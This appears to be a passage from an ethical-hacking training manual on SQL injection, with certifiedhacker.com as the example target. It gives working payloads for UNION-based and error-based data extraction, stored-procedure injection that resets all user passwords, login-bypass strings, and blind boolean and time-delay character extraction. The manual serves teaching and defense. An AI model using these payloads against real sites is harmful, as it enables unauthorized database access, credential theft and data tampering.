
  `http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,column_name,3,4 from DB_NAME.information_schema.columns where table_name ='EMPLOYEE_TABLE'--`

  [EMPLOYEE_NAME]

- **Extract 1st Field Data**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
  1,COLUMN-NAME-1,3,4 from EMPLOYEE_NAME --
  ```

  [FIELD 1 VALUE] Returned from the server



Perform Error Based SQL Injection

An attacker uses the database-level error messages disclosed by an application to build a vulnerability exploit request. It is also possible to create automated exploits depending on the error messages generated by the database server.

- **Extract Database Name**

  `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(DB_NAME))--`

  Syntax error converting the nvarchar value '[DB NAME]' into a column of data type int.

- **Extract 1st Database Table**

  `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)))--`

  Syntax error converting the nvarchar value '[TABLE NAME 1]' into a column of data type int.

- **Extract 1st Table Column Name**

  `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'))--`

  Syntax error converting the nvarchar value '[COLUMN NAME 1]' into a column of data type int.

- **Extract 1st Field of 1st Row (Data)**

  `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--`

  Syntax error converting the nvarchar value '[FIELD 1 VALUE]' into a column of data type int.

Perform Error Based SQL Injection using Stored Procedure Injection

- When using dynamic SQL within a stored procedure, the application must properly sanitize the user input to eliminate the risk of code injection, otherwise there is a chance of malicious SQL being executed within the stored procedure

Consider the following SQL Server Stored Procedure:

```
Create procedure user_login @username
varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users
Where username = ' + @username + ' and passwd
= ' + @passwd
exec(@sqlstring) Go User input: anyusername
or 1=1' anypassword
```

The procedure does not sanitize the input, thus allowing the return value to display an existing record with these parameters

Consider the following SQL Server Stored Procedure:

```
Create procedure get_report @columnamelist
varchar(7900) As Declare @sqlstring
varchar(8000) Set @sqlstring = ' Select ' +
@columnamelist + ' from ReportTable'
exec(@sqlstring) Go

User input:

1 from users; update users set password =
'password'; select *
```

This causes the report to run and all the users' passwords to updated

Note: The example given above is unlikely due to the use of dynamic SQL to log in a user; consider a dynamic reporting query wherethe user selects the columns to view. The user could insert malicious code in this case and compromise the data

Perform Error Based SQL Injection using Stored Procedure Injection

Some developers use stored procedures at the backend of the web application to support its functionality. These stored procedures are part of an SQL statement designed to perform a specific task. Developers may write static and dynamic SQL statements inside the stored procedures to support the application's functionality. If the developers use dynamic SQL statements in the stored procedure, and if application users input to this dynamic SQL, then the application may be vulnerable to SQL injection attacks. Stored procedure injection attacks are possible if the application does not properly sanitize its input before processing that input in the stored procedure. An attacker can take advantage of improper input validation to launch a stored procedure injection attack on the application.

Consider the following SQL server stored procedure:

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users Where username = ' + @username + ' and passwd = ' +
@passwd
exec(@sqlstring) Go User input: anyusername or 1=1' anypassword
```

The procedure does not sanitize the input, allowing the return value to display an existing record with these parameters.

Consider the following SQL server stored procedure:


```
Create procedure get_report @columnamelist varchar(7900) As Declare
@sqlstring varchar(8000) Set @sqlstring = ' Select ' + @columnamelist
+ ' from ReportTable' exec(@sqlstring) Go
```

User input:

```
1 from users; update users set password = 'password'; select *
```

This results in the report running and all users' passwords being updated.

Note: The example given above is unlikely due to the use of dynamic SQL to log in a user. Consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code in this case and compromise the data.



Bypass Website Logins Using SQL Injection

Bypassing website logins is a fundamental and common malicious activity that an attacker can perform using SQL injection. This is the easiest way to exploit any SQL injection vulnerability of the application. An attacker can bypass the login mechanism (authentication mechanism) of the application by injecting malicious code (in the form of an SQL command) into any user's account without entering a username and password. The attacker inserts the malicious SQL string in a website login form to bypass the login mechanism of the application.

Attackers can fully exploit SQL vulnerabilities. Programmers chain SQL commands and user-provided parameters together. By using this feature, the attacker executes arbitrary SQL queries and commands on the backend database server through the web application.

Try these at website login forms:

- `admin' --`
- `admin' #`
- `admin'/*`
- `' or 1=1--`
- `' or 1=1#`
- `' or 1=1/*`
- `') or '1'='1--`
- `') or ('1'='1--`

Login as a different user:


```
' UNION SELECT 1,'anotheruser','doesnt matter', 1--
```

Try to bypass login by avoiding the MD5 hash check:

You can "union" the results with a known password and the MD5 hash of a supplied password. The web application will compare your password and the supplied MD5 hash instead of the MD5 from the database. For example:

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin',
'81dc9bdb52d04dc20036dbd8313ed055

81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```



Perform Blind SQL Injection—Exploitation (MySQL)

SQL injection exploitation depends on the language used in SQL. An attacker merges two SQL queries to get more data. The attacker tries to exploit the UNION operator to get more information from the database. Blind injections help an attacker to bypass more filters easily. One of the main distinguishing features of blind SQL injection is that it reads the entries symbol by symbol.

- **Example 1: Extract First Character**

  Searching for the first character of the first table entry

  ```
  /?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),1,1)
  )= 97,555,777)
  ```


  If the table "users" contains a column "pass" and the first character of the first entry in this column is 97 (letter "a"), then DBMS will return **TRUE**; otherwise, **FALSE**.

- **Example 2: Extract Second Character**

  Searching for the second character of the first table entry

  ```
  /?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),2,1)
  )= 97,555,777)
  ```

  If the table "users" contains a column "pass" and the second character of the first entry in this column is 97 (letter "a"), then DBMS will return **TRUE**; otherwise, **FALSE**.



Blind SQL Injection—Extract Database User

Using blind SQL injection, an attacker can extract the database username. The attacker can probe the database server with yes/no questions to extract information. To extract database usernames using blind SQL injection, an attacker first tries to determine the number of characters in a database username. An attacker who succeeds in learning the number of characters in a username then tries to find each character in it. Finding the first letter of a username with a binary search requires seven requests; hence, an eight-character name requires 56 requests.

- **Example 1: Check for username length**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=1)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=2)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=3)
WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of LEN(USER) until DBMS returns **TRUE**.

- **Example 2: Check if 1st character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY
'00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),1,1))) until DBMS returns **TRUE**.

- **Example 3: Check if 2nd second character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY
'00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY
'00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),2,1))) until DBMS returns **TRUE**.

